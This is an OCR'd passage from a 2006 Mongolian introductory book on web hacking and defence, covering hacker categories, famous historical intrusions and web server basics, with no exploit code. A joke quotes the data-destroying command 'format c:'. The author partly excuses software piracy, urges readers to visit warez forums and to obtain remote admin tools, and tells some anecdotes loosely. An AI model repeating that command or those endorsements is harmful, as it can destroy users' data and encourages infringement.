О.ЖАРГАЛ

Phishing

URL Parsing

Cookie poisoning

Session-Hijack

OS injection


Format String Bugs

- ХАКЕР -

Denial of Service

Cross-Site Script

Buffer Overflows



Hidden Field Attack

Brute Force Attack

Google Hack

Command execution

SQL injection

Win SSL Man in the Middle

Оюун ЖАРГАЛ

- ХАКЕР -

Хянасан: Ганбаатар БЯМБАДОРЖ
Нямхүү МӨНХ-ЭРДЭНЭ
Зоригт ГАНБАТ

Улаанбаатар хот 2006 **он**

Цаасны хэмжээ:
Хэвлэлийн хуудас:
"Урлах эрдэм" Хэвлэлийн компанид хэвлэв.
Powered by http://www.jargal.mn

Хэрхэн вэб хуудас хакерддагийг мэдэхгүй байж яаж хамгаалах тухай бодоод ч хэрэггүй бизээ...

- **Уншигчдад хандаж хэлэх үг** -

Та энэхүү номноос яаж вэб хакерддагийг мэдсэнээр өөрийн хийсэн вэб хуудсаа хэрхэн хакердуулахаас хамгаалж болох тухай сурах боломжтой юм. Вэб хакердах тухай мэдлэг бол ганцхан номонд багтахааргүй их билээ.

Таны уншиж буй ном миний анхны бүтээл тул алдсан оносон зүйлс нэлээд байгааг уучилж өршөөх байх хэмээн найдаж байна.

Миний олж мэдсэнээр ихэнх ном зохиогчид бичсэн номноосоо мөнгөн ашиг олдоггүй бөгөөд бусдад шинэ мэдлэг мэдээлэл өгөх гэж өөрийн цаг заваа хайрлахгүй зориулдаг билээ. Бусдын бичсэн номыг үнэгүйгээр бусдад тараах, интернэтэд байрлуулсан тохиолдолд ном зохиогчид хэвлүүлсэн номоо борлуулж чадахгүйд хүрч улмаар дараа дараагийн бүтээлээ гаргахад санхүүгийн хэцүү байдалтай тулгардаг тул эрхэм та хойшид үүнийг ойлгож, хүндэтгэн үзэхийг хүсэх байна.

Энэ ном нь вэб хуудас хэрхэн хакердах, түүнээс хэрхэн хамгаалах талаар анхан болон дунд шатны мэдлэгтэй хүнд зориулсан ном болно. Компьютерийн экспертүүдийн хувьд хэт энгийн санагдаж болох юм. Харин компьютерийн талаар огт мэдлэггүй хүн үүнийг уншаад ямар нэг юм ойлгоно гэж би бодохгүй байна.

Миний чадан ядан эмхэтгэсэн энэхүү бүтээлийг таалан болгоож соёрхоно уу. Уншигч та энэ номтой холбоотой ямар нэгэн мэдээлэл, санал хүсэлтээ jargal_oyun@yahoo.de хаягаар ирүүлбэл би туйлын их баяртай байх болно.

- **Талархал** -

Хамгийн түрүүнд анх энэхүү номыг бичихэд урам зориг өгч, сэтгэл санаагаар дэмжсэн анд найз нартаа баярлалаа. Ном бичих явцад үргэлж тусалж дэмжиж байсан гэрийнхэндээ баярласан сэтгэлээ энэ номоор дамжуулан хүргэж байна.

Энэхүү номыг бичих явцад үнэтэй зөвлөгөө өгсөн "Мон Ад" ХХК-ын дизайнер С. Баясгалан, КтМС-н багш Доктор Ц. Ганбат, КтМС-н ахлах номын санч Б. Өнөржаргал, болон анд найз М. Түвшинтөгс, Б. Содбаяр, нарт баярласан талархсанаа илэрхийлье.

Мөн энэ номыг худалдан авч өөртөө бага ч атугай мэдлэг нэмэх гэж байгаа танд баярлалаа.

Гарчиг

- **Оршил** -

Бид энэ хавар Монгол улсад интернэт анх нэвтэрсний 10 жилийн ойг ёслол төгөлдөр тэмдэглэн өнгөрүүллээ. Цахим Монгол болон бусад олон хөтөлбөр хэрэгжсэнээр нэг үеэ бодвол компьютер, интернэтийн ач тусыг ойлгож мэддэг хүн олон болж байгаа нь баярлууштай. Үүнтэй зэрэгцэн интернэт, тэр дундаа мэдээллийн технологийн аюулгүй байдлын талаар ярихаас өөр аргагүй бөгөөд, энэ тал дээр тодорхой байгууллага хүмүүс ярьж хэлж олон ажил хийж байгаа боловч үр дүнд хүрч байгаа нь санаснаас цөөхөн байна.

Бүх компани, байгууллагуудыг вэб хуудастай болгох тухай ярьж эхэлснээс хойш өдрөөс өдөрт олон вэб хуудас шинээр нэмэгдэж байгаа нь сайн ч, хийсэн вэбийнхээ аюулгүй байдал болон дизайн тал дээр анхаарууштай болоод байна.

Монгол улсад вэб хийдэг олон сайн студи, хувиараа вэб хийдэг олон вэб дизайнерууд байдаг боловч хамтарч нэгдэж ажиллах тал дээр “муу” дүн авсаар л байна. Вэб хуудас хийхийн тулд вэб програмист, вэб дизайнер, анимейшн хийгч гэх мэт олон хүний хамтын бүтээл байх ёстой боловч Монголд бүгдийг нь нэг хүн хийчихдэг нь аливаа хүн тухайн нэг чиглэлдээ мэргэшихэд нь саад болж байх шиг. Эсвэл Монголчуудын бүгдийг чаддаг универсаль чанартай холбоотой байж ч болох юм.

Одоогоор вэб дизайнеруудын нийтлэг эрх ашгийг хамгаалдаг байгууллага нэг ч байхгүй бололтой. Миний бие “Вэб Дизайнеруудын Холбоо” гэгчийг байгуулах санааг сүүлийн хэдэн жил дотроо тээсээр байгаа билээ.

Зарим хүмүүс намайг вэб хакердах тухай ном гаргаж бусдад хориотой мэдээлэл цацлаа гэж хэлж магадгүй л юм. Тэгвэл би хариуд нь “Энэ бол хориотой мэдээлэл бишээ, энэ бол хүн бүхний мэдэх ёстой зүйлс юм. Харин энэ мэдлэгээ сайн зүйлд зориулах уу, муу зүйлд зориулах уу гэдэг нь тухайн хувь хүний асуудал.” гэж хэлнэ. Америкийн нэгдсэн улсад 12-14 насны хүүхдүүд ийм мэдлэгийг авчихсан байдаг. Учир нь гэвэл тэдэнд төрөлх хэл дээр унших материал нь хангалттай их байдагтай холбоотой.

Та бүхэн өмнө нь мэдээллийн хэрэгслүүдээр 12 настай хүүхэд АНУ-н нэгэн банкийг хакердаж өөрийн дансанд хэдэн сая доллар хийгээд баригдсаныг сонсож байсан байх. Олон хүмүүс тэр хүүхдийг "ЛАГ" хэмээн тооцсон нь лавтай. Гэвч тэр хүүхдийн "ЛАГ" гэхээс илүү олж авдаг мэдээлэл биднийхээс өөр байгааг харуулж байна.

Тэгвэл тийм мэдлэгтэй хүүхдүүд нэг л өдөр нэгэн зэрэг Монгол улсын аюулгүй байдлын систем руу халдвал яах вэ? Бид түүнийг "ЛАГ" хүүхдүүд хийсэн гээд сууж байх уу???

Нэгэнт л Монгол улс бусад улс орноос мэдээллийн технологиор хоцрохгүй гэж бодож байгаа бол сайн муу бүхий л зүйлсийг тэднээс дутахгүй сурч мэдсэн байх шаардлагатай биз. Түрүүн дурдсан тэр 12 настай хүүхэд АНУ-н биш Монгол улсын нэг банк руу халдсан бол баригдах байсан болов уу?

Одоо манай 10 жилийн хүүхдүүд дунд сайн вэб хийдэг хүүхдүүд байна. Зарим нь магадгүй энэ номыг "хүүхдийн ном" гэж хэлэхээр өндөр мэдлэгтэй байгаа байх. Тиймээс бид хойч ирээдүйнхээ мэдлэгийг бусад орны хүүхдүүдийн мэдлэгээс хоцроож болохгүй ээ.

Гэхдээ эндээс нь 10 жилийн хүүхдүүдэд зориулсан ном гэж ойлгож болохгүй. Энэ ном бүх насныханд зориулсан бөгөөд ирээдүйн компьютерийн зуун хүлээж байхад бид бэлэн байхгүй бол болохгүй.

Мөн үүнийг уншаад та Монгол улсыг Хакергүй гэж бодож болохгүй шүү. Монгол улс маань дэлхийд данстай хэдэн Хакертай бөгөөд, маш сайн мэргэшсэн Системийн Администууд ч олон байгаа. Эдгээр "Сайн" хэмээх алдрыг хүртэж чадахуйц олон Системийн Администууд нэмэхэд бага ч атугай тус нэмэр болох байх хэмээн энэхүү номыг бичлээ.

Бүлэг 1

Хакеруудын тухай ойлголт

“If you know the enemy and know yourself, you need not fear the result of a hundred battles”

- Sun Tzu

- **Хакер гэж хэн бэ**? -

Хакерууд бол компьютерийн систем дэх алдаа, нууцлалийг сонирхон судалдаг хүмүүс юм. Түүнийг илүү сайжруулж хамгаалах арга замыг үргэлж эрэлхийлэх дуртай байдаг. Хакерууд Интернэтийг өргөжүүлж, UNIX үйлдлийн системийг одоо бидний хэрэглэж байгаа хүртэл хөгжүүлсэн юм.

Нөгөө талаар вэбд (системд) зөвшөөрөлгүй нэвтрэхийг хакердах гэж ойлгож болно. Олон хүмүүс Хакеруудыг сайн хүмүүс Кракеруудыг муу хүмүүс гэж ойлгодог нь ташаа ойлголт юм. Хакерууд заримдаа кракеруудаасаа ч илүү муу зүйлийг хийх нь элбэг байдаг. Яагаад гэвэл мэдлэгийн хувьд Хакерууд нь хэзээд Кракеруудаас илүү бөгөөд хэрэв нэгэнт л илүү мэдлэгтэй юм чинь тэр мэдлэгээ муу зүйлд зарвал яахыг та ойлгож байгаа байх. Харин Кракерууд бол хэзээд муу хүмүүс байдаг гэж ойлгоход нэг их буруудахгүй ээ.

Номын нүүрэн дээр байгаа зургыг харсан байх, юу болохыг нь та мэдэх үү? Linux пингвиний зурагтай эмблемтэй байдаг бол, FreeBSD чөтгөрийн зураг бүхий эмблемтэй байдаг. Тэгвэл Хакеруудад эмблем бий юу?

Энэ эмблемийг 2003 оны 10 сараас хэрэглэж эхэлсэн. Энд тэнд доорх дүрсүүдийг тавьсан байвал, та Хакеруудын эмблем гэж ойлгох хэрэгтэй болох нь. Харин хэн нэгний компьютерийг Хакердчихаад доорх эмблемийг тавихыг хориглодог. Кракеруудад зориулаагүй гэсэн үг л дээ. Хэрэв энэ эмблемийг ашиглах бол дараах сайтаас шууд аваад хэрэглэж болно. http://www.catb.org/hacker-emblem/glider.png

Энгийн текст хэлбэрээр бичих тохиолдолд доорх байдлуудаар бичдэг.

```
|_|0|_|    [ ][*][ ]    [ ][0][ ]    0 1 0
|_|_|0|    [ ][ ][*]    [ ][ ][0]    0 0 1
|0|0|0|    [*][*][*]    [0][0][0]    1 1 1
```

Хакерыг яаж таних вэ? Хамгийн сайн Хакер хэн бэ? гэж хүмүүс дандаа л асуудаг. Миний бодлоор хамгийн "Сайн" Системийн Админ бол Хамгийн "Сайн" Хакер. Яагаад гэвэл Системийн Администууд өөрсдийн хийсэн юмаа хакердуулахгүйн тулд өөрөө өөрийнхөө системийн алдааг хайдаг. Тэгсээр байгаад "Сайн" хакер болчихдог. Гэхдээ бусад хүмүүс "Сайн" Хакер гэж ярьдаггүй бөгөөд "Elite Hacker" гэж нэрлэж заншжээ.

Яаж "Элит Хакер" болох вэ? гэсэн асуултанд би дараах шүлгийг зориулъя.

To follow the path:
Look to the master,
follow the master,
walk with the master,
see through the master,
become the master.

Энэ шүлгийг би санаатайгаар орчуулалгүй тавьсан бөгөөд хэрэв Хакер болъё л гэж бодож байгаа бол Англи хэлний мэдлэг "Java" програмчлалын хэлний мэдлэгээс илүү чухал гэдгийг хэлэх гэсэн юм.

Мөн Хакеруудын эмблемээс гадна Хакерын баг бүр өөрийн лого зурагтай байдаг. Вэб хакердаад дараа нь өөрийн эмблемээ тавьснаар хэн хакердсаныг нь таньж, түүний ретинг өсөх болно. Оллоо.МН гэдэг сайтыг мэдэхгүй Монгол хүн байхгүй гэж бодож байна, түүнийг Хакердсан Туркын баг өөрсдийн лого зургаа үлдээсэн байсныг нь сонирхуулъя. Заавал лого зураг ч гэлтгүй гарын үсэг буюу ямар нэг таних тэмдгийг тогтмол үлдээдэг Хакерууд байдаг.

"Хүн эхлээд эвдэж сурдаг, дараа нь засаж сурдаг" гэсэн нэг үг байдаг. Вэбийг хакердах гэж байгаа хүн довтолгооны ганц л арга мэддэг байхад хангалттай бол харин вэбээ хакердуулахаас хамгаалж байгаа хүн бүх аргыг мэддэг байх хэрэгтэй байдаг. Иймээс "Сайн" Системийн Администратор болоход хэр их хөдөлмөр орох нь харагдаж байгаа байх.

Битгий шантраарай, битгий залхуураарай!

- **Хакеруудын ангилал** -

Хакеруудыг дотор нь Цагаан Хакер (White hat), Саарал Хакер(Grey), Хар Хакер (Black hat) гэж 3 ангилдаг бөгөөд яагаад ингэж ангилах болсныг тайлбарлая.

Цагаан Хакер: Сайн санаат хакер гэж ойлгож болно. Хэрэв Цагаан Хакер вэбээс (системээс) ямар нэг алдаа буюу нүх олбол энэ тухайгаа тухайн вэбийн Администратор нь мэдэгдэж засуулах буюу өөрөө засах аргыг нь хэлж өгдөг. Цагаан Хакерууд нь Хар Хакеруудтай яг адилхан програм хэрэглэх боловч тэд файлыг устгах, ямар нэг мэдээлэл хулгайлах зорилгоор ашигладаггүй.

Хар Хакер: Нэрнээс нь хараад л та шууд ойлгож байгаа байх. Товчхондоо бол Цагаан Хакерын яг эсрэг нь. Хүний юманд нэвтэрч ороод устгаж, зугаагаа гаргаж явдаг хүмүүс.

Саарал Хакер: Дээрх хоёроос аль алиных нь шинж чанарыг агуулсан хүмүүс. Хааяа устгаад л хааяа засаад л. Ихэнх Хакерууд энэ төрөлд ордог.

Newbie: Хэрэв та дөнгөж шинээр сурч эхэлж байгаа бол танд энэ нэрийг өгөх нь дээ.

Дээр нь бас нэг Хакерын төрөл байдаг нь Script Kiddies буюу Script Weenies юм. Эдгээр нь хакердах талаар ямар ч мэдлэггүй байж болох бөгөөд Хакеруудын хийсэн бэлэн програмуудыг (tools) ашиглаад өөрөө ч мэдэлгүй хакердчих тохиолдол байдаг.

- **Кракер гэж хэн бэ?** -

Кракерууд (Cracker) бол Хакерын мэдлэгээ муу зүйлд хэрэглэж бусдын компьютерт нэвтрэх, устгах эсвэл сүлжээг хорт муу санааны үүднээс ашигладаг хүмүүс юм. Гэхдээ Монгол улсын нөхцөлд одоогоор Кракерууд буян болж байна. Яагаад гэвэл Монголчууд бидэнд Microsoft Office, Microsoft Windows XP зэрэг програмыг оригнал хувилбарыг худалдаж авах мөнгө байхгүй учраас, 1 CD бичих үнэ буюу 1500-3000 төгрөгөөр олж авахад тус болж байгаа юм. Жишээ нь: AutoCAD програм анх гарахдаа 2000 $ байсан. Бид 2000 долларааp нэг CD хэзээ ч авч хүчрэхгүй, тэгээд мөнгө хүрэхгүй юм чинь гээд AutoCAD програмыг хэрэглэхгүй байлтай биш дээ. Иймд үед л нөгөө Кракерууд тус болж байгаа юм л даа.

Хэдий тус болж байгаа ч Кракерууд бол муу хүмүүс юм. Хүний хийсэн бүтээлийг үнэ цэнэгүй болгодог, зохиогчийн эрхийг хамгийн их зөрчдөг хүмүүс. Иймд Монголын програмистуудын хийсэн бүтээлийг битгий л крақдаж үзээрэй. Угийн Монголчууд үнэтэй програм худалдаж авч сураагүй хүмүүс учраас жинхэнэ үнээр нь одоо л худалдаж авч сурах хэрэгтэй байна. Үгүй бол нөгөө Монгол улсын Мэдээллийн технологийн ирээдүй гэж мянга яриад ч нэмэргүй шүү.

Анх Speaker компаний гаргасан "Ангууч" програмыг 70 мянга орчим төгрөгөөр зарахад ямар үнэтэй юм бэ гээд олон хүмүүс бухимдаж хүлээж авсан. Програм хийхэд хичнээн их хүч хөдөлмөр, мөнгө ордгийг мэдэхгүйгээс л тэр. Одоо хүмүүсийн сэтгэлгээ арай л дээр болсон шиг санагдаж байна.

- **Хакерын мэдлэг** -

Энэ номонд вэб хуудсыг ямар аргаар, хэрхэн хакерддаг тухай түүнээс хэрхэн хамгаалж болох тухай энгийнээр тайлбарлахыг зорьсон болно. Эдгээр аргуудын тухай нарийвчлан заахгүй бөгөөд зөвхөн юу вэ? гэдгийг нь л тайлбарлаад орхих болно. Хакер болохоор сурч эхлэхэд насны хязгаар гэж байхгүй бөгөөд таны авьяас, хөдөлмөр хоёроос чинь гол нь шалтгаална.

Маш олон төрлийн програмууд (tools) байдаг бөгөөд эдгээрийг анх системийнхээ алдааг хянах зорилготой бүтээдэг ба аливаа юмыг сайн муугийн алинаар нь ч ашиглаж болдгийн тод жишээ юм.

Гэхдээ бусад хүний бичсэн бэлэн програм ашиглаж байгаа хүн тэр програмыг бичсэн хүнээс ямагт нэг болон нэлээд алхмын хойно явдаг гэдгийг санах хэрэгтэй. Иймд дотор нь юу болоод байгааг сайн мэдэж байвал ирээдүйд чамд өөрт чинь л хэрэг болно.

Хакер болохын тулд дараах зүйлсийг зайлшгүй мэддэг байх ёстой.

1. Хэрэв ямар нэг програмчлалын хэл мэдэхгүй бол Python хэлнээс эхлэх хэрэгтэй. Дараагийн сурах хэл бол C болон C++ хэл, Python хэлнээс илүү чадварлаг бөгөөд сурахад ч гайгүй. Энэ бол зөвхөн үндсэн шалгуур бөгөөд хэрэв сайн хакер болъё гэвэл програмчлалын олон хэл мэддэг байх хэрэгтэй. C доод түвшний учраас цаанаа яг юу хийгээд байгаа нь харагддаг. Харин Java дээр цаанаа юу болоод байгаа нь ч мэдэгддэггүй. Нөөцөлсөн зайгаа хүртэл устгасан үгүй нь мэдэгддэггүй хэл шүү дээ. Гэхдээ програм бичихэд илүү хурдан учраас сурахад илүүдэхгүй. C/C++ хэлийг сайн мэддэг хүнд бол эдгээр хэлнүүдийг сурахад хэд хоногийн л ажил болох байх. Мөн Хакеруудын сурах нэг хэл бол LISP програмчлалын хэл юм.

2. UNIX үйлдлийн системийн үндэс. Ер нь бол Windows, Linux хоёрыг нэг зэрэг компьютер дээрээ суулгаад суралцаад бай. Мөн Linux хэрэглэгчдийн холбоо энэ тэрд элсвэл бүр ч зүгээр.

3. Бас нэг сурах ёстой хэл байгаа, гэхдээ програмчлалын хэл биш шүү. Олон улсын хэл English. Гэхдээ Орос юмуу Герман хэлний аль нэгийг мэддэг байхад зүгээр. Эдгээр хэл дээр Хакерын тухай ном, форумууд зөндөө байгаа.

4. TCP/IP яаж ажилдгийг мэддэг байх зайлшгүй шаардлагатай.

5. Интернэтийн үндэс, түүн дээрх янз бүрийн үйлчилгээнүүд. (DNS, FTP, HTTP, SSH, Telnet гэх мэт)

6. Хамгаалалтын талаарх бага зэрэг мэдлэг. (Firewall, Proxies, Packetfilter гэх мэт)

7. Хамгийн сүүлчийн хэрэгтэй зүйл бол Хакерын сэтгэхүй.

Хаяа нэг Underground Warez Forum-уудаар зочилж байгаарай. "Онгироо сагсуу хүн олигтой Хакер болдоггүй." гэж Элит Хакерууд

хэлдэг юм байна лээ. Хүний анхаарал хэзээ ч битгий татаж бай гэсэн үг байж болох юм.

Чи үнэхээр сайн Хакер болохоор шийдсэн бол дараах зүйлсийг мэдэх хэрэгтэй: Visual Basic & Visual Basic .NET, VBScript, ASP, ActiveX програмчлал, OCX ба DLL контрол, HTML (вэб яаж хийдэг тухай), JavaScript, PERL, Batch програм (DOS орчны програм), PHP, Shell Script. Бас өөрийн гэсэн Remote Admin Tools (RATs) хэрэгтэй. Мөн порт хаяг, IP-г мэддэг болох хэрэгтэй. Proxy сурах хэрэгтэй, яаж anonymous байх тухай. FTP, Telnet, encryption, хоёртын тооллын систем, арван зургаатын тооллын систем, ASCII, Unicode, Хэш-ийн тухай юунд, яаж ашигладаг тухай.

Python, Perl хэлний тухай энэ номонд үзэх болно. Харин Java, C/C++ хэлний тухай Монгол хэл дээрх ном байдаг бөгөөд тэр номуудыг олж суралцаарай.

Энэ номыг уншиж дуусаад та үнэхээр Хакер болохоор шийдсэн бол нэмж гадаад хэл дээрх материалуудыг олж унших хэрэгтэй. Хэрэв та мөнгөний боломжтой бол Certified Ethical Hacker гэх мэт сургалтанд суралцаж бас болох юм. White Hat болох нь Black Hat болохоосоо арай хэцүү ч байж болох юм. Тиймээс Black Hat, White Hat хоёр замын аль нь болох шийдвэрээ сайн бодож байж хийгээрэй.

Хакерууд үргэлж Windows системийг гоочилж байдаг. Яагаад гэдгийг бурхан л мэдэх байх. Энэ тухай нэг ийм онигоо байдаг юм.

Нэг хүн бурхнаас юм асууж л дээ.

- Би Windows хэрэглэдэг юмаа, гэтэл нэг юм болохгүй байх шиг байна, та надад үүнийг аргалдаг нэг үг зааж өгөөч? гэж л дээ.

Бурхан хариуд нь:

- “format c:” Энэ бүх асуудлыг чинь зохицуулна.

- **Шилдэг 10 хакердалт** -

Түүхэн цаг хугацааны туршид хакеруудын хийсэн ажлуудаас хамгийн шилдэг болсон арвыг нь танилцуулж байна.

1990 оны үед Хакеруудын эцэг ч гэж заримдаа хэлэгддэг Kevin Mitnick дэлхийн шилдэг харилцаа холбооны компаниуд болох Nokia, Fujitsu, Motorola, Sun Microsystems-ийн системийг эвдсэн. Тэрээр 1995 онд Холбооны мөрдөх товчоо (FBI)-д баригдаад 2000 онд хугацаанаасаа өмнө суллагдсан. Гэхдээ тэр өөрийгөө Хакер гэж нэрлэхийг хүсэж байсангүй.

Gary McKinnon Америкийн цэргийн нууц мэдээлэл бүхий 90 гаруй компьютер лүү халдсан хэргээр 2002 оны 11 сард Их Британид баривчлагдсан. Түүхэнд хамгийн том цэргийн компьютерийн Хакер гэж бичигдсэн хүн.

1995 Оросын компьютерийн эксперт Владимир Левин хамгийн анх онлайнаар банк дээрэмдсэн хүн юм. Citibank-аас 10 сая доллар хулгайлсан боловч Interpol түүнийг АНУ, Финланд, Голланд, Герман, Израиль руу мөнгөө шилжүүлсний дараа Их Британиас баривчилсан. Одоо банкийг "онлайнаар дээрэмдэх" хэрэг олон гардаг боловч яг мөнгөө гар дээрээ авах үедээ ихэнх нь баригддаг гэж ярьдаг боловч баригдаагүй хүн хэд ч байгаа юм билээ, хэн мэдлээ.

1990 онд Лос Анжелосын радио станцаас нэгэн уралдаан зарлажээ. Яг 102 дахь залгасан хүнд цоо шинэ Porsche 944S2 өгнө гэсэн байна. Гэтэл Kevin Poulsen хотын телефон ярианы системийг гартаа аваад, өөрөө 102 дахь оролцогч болж ороод шагналыг авчээ. Тэрээр тухайн ондоо баригдаад 3 жил шоронд суужээ.

1983 онд өнөөх Kevin Poulsen маань сурагч байхдаа нүх олж, интернэтээс АрпаНетийг хакерджээ.

Америкийн Хакер Timothy Lloyd Omega Engineeriing компаний компьютерийн сүлжээнд өөрийн жижиг программаа суулгажээ. Тэр үед Omega Engineeriing Nasa болон Америкийн тэнгисийн цэргийн ерөнхий хангагч байсан. Тэр програм "logic bomb" байсан бөгөөд яг тэр үед ажиллаж байсан Omega-гийн бүх ажиллаж байсан програмыг устгаж 10 сая долларын хохирол учруулжээ.

1988 онд 23 настай Robert Morris анхны интернэт өтийг дэлхийд тараажээ. 99 мөр програм нь интернэтэд тавьсан туршилт байсан боловч цаашаагаа бусдын компьютерт халдаж эхэлжээ.

1999 онд Meliissa вирус нь дэлхий дахинд 400 сая долларын хохирол учруулсан юм. Хамгийн их хохирол учруулсан вирусийг David Smith бичсэн бөгөөд тэрээр 5 жилийн ял авсан байна.

2000 оны 2 сарын 6 болон Валентины баяраар Mafiaboy дэлхийн томоохон вэб сайт болох eBay, Amazon, Yahoo, CNN гэх мэт сайтуудыг Denial of Service аргаар хакердаж 1,7 тэрбум долларын хохирол учруулжээ. Энэ аргын тухай дараагийн бүлгүүдээрээ үзэх болно.

Жинхэнэ нэрийг нь нийтэд зарлаагүй бөгөөд учир нь тэр 15 настай байсан байна. Тэр 2000 ондоо баригдсан. 2005 оны 9 сарын 21-с тэрээр Монтреалын сонинд интернэтийн аюулгүй байдлын талаар нийтэлдэг сэтгүүлчээр орсон байна.

1993 он. Тэднийг хууралтын мастер гэдэг бөгөөд дайрах бай нь Амерекийн утасны систем байсан. Тэд Үндэсний Аюулгүй байдлын алба, AT&T, Америкийн банк гэх мэт байгууллагыг хакердсан.

- Бүлэг 2 -

Вэб серверийн бүтэц

“If you want to stop hackers from invading your network, first you’ve got to invade their minds.”

- **Вэб сервер** -

Энгийнээр тодорхойлж хэлбэл: Хэрэглэгчийн вэб хуудас үзэх нөхцөлийг хангадаг програм ба компьютерийг нь вэб сервер гэнэ. Хамгийн өргөн ашиглагддаг сервер бол Apache, IIS буюу Internet Information Server нар юм. Харамсалтай нь ямар ч вэб сервер халдаж болохуйц олон нүхтэй байдаг.

2006 оны 10 сарын байдлаар 970,932,447 идэвхтэй сервер байна гэсэн судалгаа гарчээ, энэ нь өмнөх сарынхаас 1,08 саяар нэмэгдсэн байна үзүүлэлт юм байна. Аль сервер хамгийн их ашиглагдаж байгааг харьцуулж харъя.

APACHE - 60,166,642

Microsoft - 30,704,021

Zues - 522,311

Sun - 332,113

Вэб серверийн өнөөдрийн проблем бол түүний олон янзын үйлчилгээ үзүүлдэг чадвартай холбоотой, үүнийг дагаад түүнд нэвтрэх боломж нь өндөрсдөг. Вэб серверт нэвтрэх эрх нь ангилагдсан байдаг.

Серверийг ашиглахад тохиромжтой эсэхийг шалгадаг, мөн түүнчлэн янз бүрийн сонирхолтой мэдээлэл буюу файл эрдэг маш олон хэрэгсэл байдаг. Түүний нэг нь Whisker юм. Whisker-ийн хамгийн сүүлийн хувилбар бол 1.4 хувилбар юм. Whisker бол вэб серверийн ухаалаг шалгалт хийдэг PERL хэл дээр бичигдсэн код юм. Whisker-ийн хамгийн чухал онцлог бол тэр амархан гэмтдэг "database" хэрэглэдэг.

Аппликейшн сервер (application server) нь хэрэглэгчдэд өгөгдлийг өөр дээрээ боловсруулж харуулах зорилготой. Жишээ нь: PHP нь Apache сервер дээр, ASP.NET нь IIS сервер дээр ажиллана. Энд кибер гэмт хэргийн 70%-ийг вэб аппликейшн халдалт эзэлдгийг анхаарах хэрэгтэй.


Өгөгдлийн сан нь янз бүрийн өгөгдлийг өөр дээрээ хадгалах зорилготой байдаг. MySQL, Oracle, MS-SQL гэх мэт байдаг.

Вэб хуудсыг үзэж байгаа талыг клиент (client) гэдэг. Сервер бол вэбийг үзүүлж байгаа тал юм. Мөн вэб хуудсыг бичсэн хэл буюу скриптийг дотор нь клиент тал ба сервер тал гэж хоёр хуваадаг. Клиент талын скрипт бол вэб үзэж байгаа компьютер дээрээ шууд боловсруулагддаг. Үүний жишээ нь: JavaScript, VBScript, Active X юм. Харин сервер талын скрипт бол вэб сервер компьютер дээрээ код нь боловсруулагдаад үр дүнг нь хэрэглэгчид илгээдэг. Жишээ нь: Perl, ASP (Active Server Pages), PHP, ColdFusion, JSP(Java Server Pages) гэх мэт.

Хамгийн сүүлийн үеийн энэ судалгааны үр дүнг хараад хүн болгон гайхаж байгаа байх, гэтэл бас энэ судалгааг хийсэн хүмүүс бас энэ үр дүнгээ хараад биднээс дутуугүй гайхсан байна. Бид өмнө нь PHP дээр хийгдсэн вэб хуудас хамгийн олон гэж боддог байсан билээ. Гэвч одоо тийм биш болжээ. Яагаад ийм үр дүнд хүрснийг нарийвчлан судлаад үзэхэд хувийн вэб сайтууд голдуу PHP дээр бичигдсэн байгаа бол, том жижиг олон байгууллагуудын сайт голдуу ASP технологийг ашигласан байна. Ялангуяа сүүлийн үед ASP.NET-ийн хэрэглээ хурдацтайгаар өсөж байгааг харж болно. Ялангуяа олон хэрэглэгчтэй том том сайтууд


бүгд ASPX өргөтгөлтэй байгааг та анзаарсан байх. Магадгүй энэ өсөлт ASP.NET-ийн хамгаалалт сайн байгаатай холбоотой байх.

Эхлээд вэб хуудас яаж ажилладаг процессыг авч үзье. Вэб систем нь вэб хэрэглэгч (web browser), вэб сервер, олон аппликейшнуудыг ажлуулах аппликейшн сервер, өгөгдлийн сангийн сервер гэх дөрвөн бүрэлдэхүүнээс тогтоно. Дараах зургаас хэрхэн хоорондоо зохицож ажилладгийг нь харж болно.



URL нь вэб аппликейшнтэй харилцан ажиллахдаа вэб сервер хэрэглэгчийн компьютер хоёрын хооронд дараах хэлбэртэйгээр дамжуулдаг. Өмнөх зурагтай URL-ээ харьцуулж харъя.

http:// сервер / зам / аппликейшн ? хувьсагчууд



